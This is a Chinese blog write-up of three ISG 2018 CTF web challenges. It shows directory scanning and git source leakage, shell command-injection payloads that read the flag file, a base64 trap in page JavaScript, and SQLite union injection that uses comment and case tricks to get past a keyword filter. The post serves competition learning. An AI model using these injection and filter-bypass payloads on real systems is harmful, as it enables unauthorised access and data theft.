ISG 2018 Web Writeup

原创

张悠悠66 于 2018-09-06 14:50:29 发布 450 收藏
分类专栏： web安全

本文链接：https://blog.csdn.net/xiaoi123/article/details/82461106

作者：**agetflag**


原文来自：**ISG 2018 Web Writeup**

ISG 2018 Web Writeup

CTF萌新，所以写的比较基础，请大佬们勿喷，比赛本身的Web题也不难

calc

首先看到题目后，在输入框中测试了一下，发现可以被执行



首先猜想是不是ssti，模板注入，但是平常遇到的模板注入题目中，python的居多，php的没怎么遇到过，有点怀疑如果是php的模板注入的话也不一定能搞得出来，这个时候扫一下目录

```
python dirsearch.py -u http://202.120.7.205:60003/ -e php -t 60
```

发现存在git源码泄露

```
F:\CTF工具箱\Web\dirsearch-master\dirsearch-master>python dirsearch.py -u http://202.120.7.205:60003/ -e php -t 60

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: php | Threads: 60 | Wordlist size: 5963

Error Log: F:\CTF工具箱\Web\dirsearch-master\dirsearch-master\logs\errors-18-08-30_14-34-24.log

Target: http://202.120.7.205:60003/

[14:34:34] Starting:
[14:35:14] 400 -  166B  - /%2e%2e/google.com
[14:35:25] 301 -  178B  - /.git  ->  http://202.120.7.205/.git/
[14:35:26] 403 -  564B  - /.git/
[14:35:34] 403 -  564B  - /.git/branches/
[14:35:34] 200 -   13B  - /.git/COMMIT_EDITMSG
[14:35:35] 200 -  111B  - /.git/config
[14:35:35] 200 -   73B  - /.git/description
[14:35:35] 200 -  137B  - /.git/index
[14:35:35] 200 -   23B  - /.git/HEAD
[14:35:35] 200 -   41B  - /.git/refs/heads/master
[14:35:35] 301 -  178B  - /.git/refs/heads  ->  http://202.120.7.205/.git/refs/heads/
[14:35:35] 403 -  564B  - /.git/refs/
[14:35:35] 301 -  178B  - /.git/logs/refs/heads  ->  http://202.120.7.205/.git/logs/refs/heads/
[14:35:35] 200 -  160B  - /.git/logs/HEAD
[14:35:35] 301 -  178B  - /.git/logs/refs  ->  http://202.120.7.205/.git/logs/refs/
[14:35:35] 301 -  178B  - /.git/refs/tags  ->  http://202.120.7.205/.git/refs/tags/
[14:35:35] 403 -  564B  - /.git/hooks/
[14:35:35] 200 -  240B  - /.git/info/exclude
[14:35:36] 403 -  564B  - /.git/info/
[14:35:36] 200 -  160B  - /.git/logs/refs/heads/master
[14:35:36] 403 -  564B  - /.git/logs/
[14:35:36] 403 -  564B  - /.git/objects/
[14:46:55] 200 -    1KB - /index.php
[14:48:17] 500 -  744B  - /main.mdb
[14:48:19] 500 -  744B  - /manage
```

直接上githack看看能够拖下来什么东西

```
python2 GitHack.py -u "http://202.120.7.205:60003/.git/"
```

```
F:\CTF工具箱\Web\GitHack-master>python2 GitHack.py -u "http://202.120.7.205:60003/.git/"
[+] Download and parse index file ...
index.php
[OK] index.php

F:\CTF工具箱\Web\GitHack-master>
F:\CTF工具箱\Web\GitHack-master>
```

将index.php下载了下载

开启代码审计模式

第22~27行对GET方法是否被使用做了一次判断

```
<?php
$str="";
if(!empty($_GET)){
    $str=$_GET["calc"];
}
?>
```

第40~42行对变量$str是否为空做了一次判断

```
<?php
if($str !== ""){
}
?>
```

接下来到第44~46行这里，看到使用了shell_exec函数，基本可以判断为命令注入了

```
<?php
    echo $str." = ".shell_exec("echo \"$str\" | bc");
?>
```

接下来开始绕过

测试的话可以把shell_exec里面的内容粘贴到linux 的bash中进行测试

```
echo \"$str\" | bc
```

可以看到\"转义字符输出"，

即

```
echo "$str" | bc
```

$str函数是我们可以控制的值

开始绕过之旅

| 在命令执行漏洞中经常用到，表示管道，上一条命令的输出，作为下一条命令参数

所以，会把echo 后的内容传值到bc命令，但是经过测试发现bc命令是不存在的，所以用linux 中的注释符#


注释掉它，基本构造如下

```
echo "$str#" | bc
```

这样来说，可以注释掉后面的bc命令了，但是因为有"的阻碍，使我们没法达到目的，所以闭合掉双引号,再加上管道符

构造如下


```
echo ""|$str#" | bc
```



将$str替换为ls命令，本地验证通过

构造payload，列一下题目的当前目录


```
"| ls #
```



发现flag文件there_1s_4_fl4g


构造payload读取

```
"| cat there_1s_4_fl4g #
```



secret

题目打开之后有弹窗



随便输入后，提示密码错误，右击查看源代码

发现第6~16行中包含了密码和要输出的内容

```
<script type="text/javascript">
    a = prompt("Password");
    if(a=="H4CK3D")
    {
        alert("Flag is '"+atob("WW91IGFyZSBUcmFwcGVkIDopIFRoaXMgaXMgbm90IHRoZSBmbGFnLiBDaGVjayBhcm91bmQu")+
    }
    else
    {
        alert("Wrong Password!");
    }
</script>
```

其中prompt方法用于显示可提示用户进行输入的对话框

atob函数是javascript中用于解密base64编码的方法，直接解密字符串


```
>>> import base64
>>> base64.b64decode("WW91IGFyZSBUcmFwcGVkIDopIFRoaXMgaXMgbm90IHRoZSBmbGFnLiBDaGVjayBhcm91bmQu")
b'You are Trapped :) This is not the flag. Check around.'
```

发现并没有flag

提示让我们去周围找一找

访问index.html页面，发现进行了302跳转到了trap.html页面

我们直接查看index.html页面的源码



发现其6~8行进行了一次302跳转

直接看下面的代码

在45~55行中发现类似的前一个页面的代码

```
<script type="text/javascript">
    a = prompt("Password");
    if(a=="H4CK3D")
    {
        alert("Flag is "+atob("ZmxhZzpJU0d7SDNJSU9fMXNHX2pzX1RyNHB9"));
    }
    else
    {
        alert("Wrong Password!");
    }
</script>
```

直接解密得到flag

```
>>> import base64
>>> base64.b64decode("ZmxhZzpJU0d7SDNJSU9fMXNHX2pzX1RyNHB9")
b'flag:ISG{H3IIO_1sG_js_Tr4p}'
```

news

这个题考察了sqlite的注入，进行了简单的危险函数判断

这里刚开始普及一些sqllite知识

sqllite基础

sqllite数据库注入和mysql数据库注入很像，不同点在于，sqllite数据库没有information_schema数据库，而是采用sqlite_master表，来存储当前数据库中所有表的相关信息，比如表的名称、用于创建此表的sql语句、索引、索引所属的表、创建索引的sql语句等。它的字段有

```
type,name,tbl_name,rootpage,sql
```

type为类型

1.查询表信息

如果要查询表的信息，则type字段为“table”，name字段为表的名称，返回结果中返回的sql字段，为创建此表的sql语句。

```
select * from sqlite_master where type=’table’ and name=‘表名’;
```

2.查询索引信息

如果要查询索引信息，则type字段为“index”，name字段为索引名称，返回结果中的tbl_name字段为该索引所属的表，sql字段为创建此索引的sql语句。

```
select * from sqlite_master where type=’index’ and name=‘索引名’;
```

sql为创建数据表的语句，这个对我们非常有用

name 对于表来说，是当前表的名字，对于索引来说是当前索引的名称

tbl_name是该索引所属的表的名字

rootpage 根据字面意思理解，应该是这个对象在数据库文件中的第一个页面位置。类似链表的一个指针

手工注入

首先去看它的codesafe函数这里判断了什么内容

在代码的第47~51行

```
def codesafe(n):
    if re.search("select", n) or re.search(" ", n) or re.search("where", n) or re.search("=", n) or re.sear
        return False
    else:
        return True
```

可以看到，当其中有select、空格、where、=、'时，返回False

会触发第73~74行这里进行截断返回

```
if not codesafe(id):
            return 'Hacker?'
```

了解请了这些后，开始注入

首先，判断空格可以通过/**/，来进行绕过，判断select可以采用大小写来绕过

where和=可以不用

这里采用了伪静态的模式，后面拼接.html可能是web.py框架里面内置判断，不拼接.html会显示404页面

开始注入

判断字段数为2

```
http://202.120.7.206:60019/news-1/**/order/**/by/**/2.html
```


判断显示位

```
http://202.120.7.206:60019/news-4/**/union/**/Select/**/1,2.html
```

1
2

查看建表的sql语句，可以直接获取字段和表名

```
http://202.120.7.206:60019/news-4/**/union/**/Select/**/sql,2/**/from/**/sqlite_master.html
```



CREATE TABLE "flag" ("flag" TEXT)
2

直接查看flag

```
http://202.120.7.206:60019/news-4/**/union/**/Select/**/flag,2/**/from/**/flag.html
```

ISG{7a78683a929dbc6bd8e5e96f0c185b16}

2

大家有任何问题可以提问，更多文章可到i春秋论坛阅读哟~